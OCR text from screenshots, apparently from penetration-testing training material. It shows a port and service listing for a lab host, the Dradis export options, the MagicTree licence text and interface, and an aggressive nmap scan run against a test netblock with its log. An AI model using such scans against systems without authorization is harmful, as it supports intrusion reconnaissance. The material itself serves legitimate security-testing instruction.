



10.11.1.31


Services

name	port	product	protocol	reason	state	version
http	80		tcp	syn-ack	open	
msrpc	135		tcp	syn-ack	open	
netbios-ssn	139		tcp	syn-ack	open	
microsoft-ds	445		tcp	syn-ack	open	
NFS-or-IIS	1025		tcp	syn-ack	open	
ms-sql-s	1433		tcp	syn-ack	open	
ms-wbt-server	3389		tcp	syn-ack	open	


Export Manager
Export results in CSV format
Generate advanced HTML reports
Save and restore project information
Custom Word reports
Custom Excel reports
Choose a template
Please choose one of the templates available for this plugin (find them in ./templates/reports/html_export)
basic.html.erb
default_dradis_template_v3.0.html.erb
Export


MagicTree License Agreement
Please review and accept the license agreement to use MagicTree
MagicTree License Agreement
This software license agreement is a legal agreement between you (either an individual or an entity) and Gremwell BVBA. By installing the SOFTWARE, clicking the "Accept" button during installation, and/or using the SOFTWARE you are agreeing to be bound by the terms of this agreement.
COPYRIGHT. The SOFTWARE and accompanying materials (including any images, "applets", photographs, animations, video, audio, music and text incorporated into the SOFTWARE and accompanying materials) is owned by Gremwell BVBA and is protected by copyright laws and international treaty provisions and all other applicable laws.
GRANT OF LICENSE. The SOFTWARE is licensed to you by Gremwell BVBA and at no time do you have any ownership of the SOFTWARE. This License Agreement permits you to install and use the SOFTWARE on any computer or computers.
INSTALLATION AND SUPPORT. You are solely responsible for the installation and maintenance of the SOFTWARE, and for the proper installation, configuration, and operation of the SOFTWARE and the hardware, supporting software, and services upon which the SOFTWARE relies. You are solely responsible for the configuration and operation of the SOFTWARE.
NO OTHER WARRANTIES. To the maximum extent permitted by applicable law, Gremwell BVBA disclaims all other warranties, either express or implied, including but not limited to suitability for any particular purpose, or the ability of the licensee to operate the SOFTWARE or a successful business based on the SOFTWARE.
REDISTRIBUTION. You may not redistribute the Software, except with a prior written permission from Gremwell BVBA.
NO WARRANTIES ARE EXPRESSED OR IMPLIED WITH RESPECT TO THE SOFTWARE, ITS QUALITY, PERFORMANCE, ACCURACY OR SUITABILITY FOR ANY PURPOSE. IN NO CIRCUMSTANCES WILL GREMWELL BVBA BE LIABLE FOR DIRECT, INDIRECT, INCIDENTAL OR CONSEQUENTIAL DAMAGES RESULTING FROM THE USE OF THE SOFTWARE.
Accept
Decline


File
Edit
Node
Repository
Report
Help
Autocreate... Ctrl-N
Create child
Delete Delete
Add port... Ctrl-P
Table View
Matrix
Query/Method not saved


File Edit Node Repository Report Help
Tree View
Q* Q1 Q2 Q=
magictree
testdata
netblock 192.168.2.0/24





Table View
Matrix View
Task Manager
Query/Method not saved in repository
Title
Expression
Leaf
Hidden
+
-
Run
Stop
< Prev
Next >
Copy
Clear
Save
Found N/A row(s)
Copy
Clear
Table cell click action:
none
select
Input
No input
Environment
TabSep in $in file
No input
Command
User@Host
Run
Save
Push SSH key


File Edit Node Repository Report Help
Tree View
Q* Q1 Q2 Q=
magictree
testdata
netblock 192.168.2.0/24


Input
1 rows, 1 field(s): host
Environment
TabSep in $in file
No input
Run
Command
nmap -v -Pn -A -oX $results.xml $host
Save
User@Host
Push SSH key







Table View
Matrix View
Task Manager
All tasks
State
Title
ExitValue
OutFiles
done
nmap -v -Pn -A $results.xml $host
0
1
Reset Filter
Delete
Kill
Edit
Command
nmap -v -Pn -A $results.xml $host
Host
State
FINISHED
Exit Value
0
Started: September 15, 2017 6:40:26 AM EDT
Finished: September 15, 2017 6:40:31 AM EDT
Console
Re-run
Kill
Output Files (1)
Input Rows (1)
Output Objects (0)
LOG
Completed NSE at 06:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.57 seconds
Raw packets sent: 1088 (50.954KB) | Rcvd: 2168 (95.256KB)
Import
Search


Report
Help
Generate report...
Q2
Q=


Open
Look In:
report-templates
base.docx
base.odt
example.mt
open-ports-and-summary-of-findings-by-host.docx
open-ports-and-summary-of-findings-by-host.odt
simple-test-log.docx
File Name:
Files of Type:
All Files
Open
Cancel


Generate Report
Use template:
Browse...
Edit
Generate Report
Cancel